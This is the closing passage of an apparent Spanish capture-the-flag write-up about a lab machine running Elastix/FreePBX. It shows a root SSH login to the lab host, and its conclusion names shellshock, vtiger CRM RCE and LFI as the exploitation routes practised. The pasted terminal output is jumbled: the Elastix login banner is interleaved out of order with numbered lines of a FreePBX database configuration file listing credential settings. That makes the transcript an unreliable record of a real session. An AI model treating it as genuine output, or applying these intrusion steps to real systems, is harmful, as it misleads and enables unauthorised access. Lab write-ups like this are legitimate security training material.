$ ssh root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:lp2MswIVDX1AIEPoliHsMFfdg1pEJ0XXD5nFEjki/hI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019
# FreePBX database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
Welcome to Elastix: Engine hosting the FreePBX database (e.g. mysql)
22 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
23 # AMPDBUSER: Username used to connect to the FreePBX database
24 # AMPDBPASS: Password for AMPDBUSER (above)
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7
25 # AMPENGINE: Telephony backend engine (e.g. asterisk)
26 # AMPMGRUSER: Username to access the Asterisk Manager Interface
27 # AMPMGRPASS: Password for AMPMGRUSER
28 #
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql

```

Conclusión: Máquina fácil, pero su dificultad radica en su antigüedad con un SSH antiguo, es muy buena para practicar distintos métodos de explotación de vulnerabilidades conocidas como shellshock, vtiger CRM RCE y LFI.